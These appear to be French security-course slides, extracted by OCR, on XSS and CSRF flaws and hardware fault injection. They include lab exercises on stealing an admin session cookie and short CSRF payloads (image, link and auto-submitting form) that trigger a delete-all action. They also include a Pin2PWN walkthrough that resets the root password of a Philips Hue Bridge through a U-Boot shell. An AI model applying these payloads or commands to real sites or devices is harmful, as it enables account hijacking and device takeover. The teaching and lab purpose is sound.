
Le contenu malveillant va être stocké au sein d'une mémoire persistante (base de données, fichier, etc).

XSS réfléchies (reflected XSS)

Le contenu malveillant est juste retourné sur une page standard : il est *« réfléchi »*, sans stockage.


SÉCURITÉ WEB - LES FAILLES XSS

Principe d'une attaque XSS stockée




SÉCURITÉ WEB - LES FAILLES XSS

Principe d'une attaque XSS stockée




SÉCURITÉ WEB - LES FAILLES XSS

Principe d'une attaque XSS stockée




SÉCURITÉ WEB - LES FAILLES XSS

Principe d'une attaque XSS stockée



SÉCURITÉ WEB - LES FAILLES XSS

Principe d'une attaque XSS stockée



SÉCURITÉ WEB - LES FAILLES XSS

Exercice: injection de pop-up

Vous disposez d'un petit service de messagerie instantanée vulnérable à une injection XSS sur le site web de démonstration.
Objectif: faire exécuter un script malveillant ouvrant une fenêtre pop-up aux autres utilisateurs de la messagerie, contenant le message *Hacked by <votre nom>*

Proposez une stratégie pour mettre en place cette attaque sur le système de messagerie instantanée.

Exercice: vol de cookie administrateur

Il est possible d'avoir un impact critique via une attaque similaire sur le service de messagerie instantanée vulnérable dual site web de démonstration.
Objectif: usurper le cookie de session de l'utilisateur "Admin istrateur" et s'en servir pour se connecter à sa place sans connaître ses identifiants.
Quelques éléments de réflexion:

- Comment réaliser une requête GET depuis javascript ? Peut-on utiliser AJAX ? Pourquoi ?
- Que faut il mettre en place sur le serveur de l'attaquant ?
- Comment filtrer les utilisateurs pour ne viser que 'Admin istrateur' ?

Proposez une stratégie pour mettre en place cette attaque sur le système de messagerie instantanée.

SÉCURITÉ WEB - LES FAILLES CSRF

Failles CSRF (Cross-site Request Forgery)

Attaque consistant à forcer un **autre utilisateur authentifié** à déclencher une action interne avec ses propres droits sans en avoir conscience, par l'**envoi d'une requête HTTP falsifiée**. C'est donc l'utilisateur **lui-même** qui déclenche l'attaque en cliquant sur un lien malveillant ou en visionnant une page malveillante, ce qui permet de contourner de nombreux systèmes d'authentification.

Le processus

Quelques exemples de code

- **Via une image:**


```
<img src='monscript.php?action=supprimer_tout' />
```

- **Via un lien:**

```
<a href='monscript.php?action=supprimer_tout'>Clique ici c'est cool</a>
```

- **Via un formulaire:**

```
<form method='GET' action='monscript.php' onload='this.submit()'>
<input type='hidden' name='action' value='supprimer_tout' />
</form>
```


Identifier les arguments d'un script PHP
Forger un déclencheur (URL, formulaire, image ...) déclenchant le script
Faire exécuter le déclencheur à la victime (social engineering)

SÉCURITÉ WEB - LES FAILLES CSRF

Exercice: changement de nom

Vous disposez d'un petit service de messagerie instantanée pouvant servir de vecteur à une attaque CSRF sur le site web de démonstration.
Objectif: amener les autres utilisateurs à modifier leur profil pour changer les noms / prénoms affichés

Proposez une stratégie pour mettre en place cette attaque sur le système de messagerie instantanée.

SÉCURITÉ MATÉRIELLE - CATÉGORIES D'ATTAQUES

Attaques matérielles (ou physiques)

Attaques visant à exploiter le support d'exécution physique sur lequel s'exécute le logiciel : le processeur, les mémoires, les périphériques.

Vecteurs d'attaques variés

- Écoute passive (bus de communication, signaux logiques, interfaces réseaux)
- Instrumentation de mécanismes de débugage
- Extraction de mémoires
- Attaques par canaux auxiliaires
- Attaques par injection de fautes
- ...

SÉCURITÉ MATÉRIELLE - INJECTION DE FAUTES

Injection de faute

Techniques d'attaques consistant à générer artificiellement une faute en plaçant le composant dans des conditions de fonctionnement anormales.


Exemple d'injection de faute

- Activation répétée de cellules mémoires (DRAM hammering)
- Perturbation de l'alimentation électrique (voltage glitching)
- Perturbation du signal d'horloge (clock glitching)
- Injection d'impulsions électromagnétiques
- Injections par faisceau laser
- ...

SÉCURITÉ MATÉRIELLE - INJECTION DE FAUTE (PIN2PWN)

Cible: le Philips Hue Bridge 2.0


- Passerelle de communication Ethernet - ZigBee pour le système domotique Philips Hue (ampoules connectées, interrupteurs)
- Historiquement, un des premiers systèmes embarqués IoT grand public
- Architecture MIPS, embarque un système Linux embarqué
- Par défaut, mot de passe de l'utilisateur par défaut inconnu




SÉCURITÉ MATÉRIELLE - INJECTION DE FAUTE (PIN2PWN)

Interface UART

- Bus de communication série simple, très répandu
- Bus de communication à 2 lignes : TX / RX (+ alimentation - GND & 3.3V)
- Trames caractérisées par un baudrate (nombre de symboles par secondes)
- Adaptateurs USB / série disponibles






```
Terminal
rcayre ➜ ~ $ miniterm /dev/ttyUSB0 115200
--- Miniterm on /dev/ttyUSB0  115200,8,N,1 ---
--- Quit: Ctrl+] | Menu: Ctrl+T | Help: Ctrl+T followed by Ctrl+H ---
[   53.779545] usb 1-1: new full-speed USB device number 3 using ehci-platform
[   53.994432] cdc_acm 1-1:1.0: ttyACM0: USB ACM device


ecb5fa8399ce login:
```

SÉCURITÉ MATÉRIELLE - INJECTION DE FAUTE (PIN2PWN)

Attaque Pin2PWN

- Le chargeur d'amorçage UBOOT charge l'image du noyau depuis une mémoire Flash
- On va perturber le chargement du noyau en court-circuitant la communication entre la mémoire flash et le CPU durant la séquence de démarrage
- Permet de récupérer un shell UBOOT de backup
- Injection d'une nouvelle configuration (nouveau mot de passe *root* depuis le shell de *backup*



```
eth0, eth1
Qualcomm Atheros SPI NAND Driver, Version 0.1 (c) 2014  Qualcomm Atheros Inc.
__ath_spi_nand_status: Operation timed out
ath_spi_nand_reset: Device reset failed
ath_spi_nand_hw_init: Reset failed
Setting 0x181162c0 to 0x4b97a100
Hit any key to stop autoboot:  0

** Device 0 not available
ath>
```


SÉCURITÉ MATÉRIELLE - INJECTION DE FAUTE (PIN2PWN)

```
rcayre ➜ ~ $ echo -ne "toor" | mkpasswd --method=md5crypt --stdin
$1$ZyfK4LHv$Ssncjs62tzAL0y.TVZbFk.
rcayre ➜ ~ $
```


```
athrs27_phy_setup ATHR_PHY_SPEC_STAUS 3 :10
eth1 up
eth0, eth1
Qualcomm Atheros SPI NAND Driver, Version 0.1 (c) 2014  Qualcomm At
heros Inc.
__ath_spi_nand_status: Operation timed out
ath_spi_nand_reset: Device reset failed
ath_spi_nand_hw_init: Reset failed
Setting 0x181162c0 to 0x4b97a100
Hit any key to stop autoboot:  0

** Device 0 not available
ath> setenv security '$1$ZyfK4LHv$Ssncjs62tzAL0y.TVZbFk.'
ath> saveenv
Saving Environment to Flash...
Protect off 9F050000 ... 9F05FFFF
Un-Protecting sectors 5..5 in bank 1
Un-Protected 1 sectors
Protect off 9F040000 ... 9F04FFFF
Un-Protecting sectors 4..4 in bank 1
Un-Protected 1 sectors
Erasing Flash... 9F040000 ... 9F04FFFF ...Erasing flash...
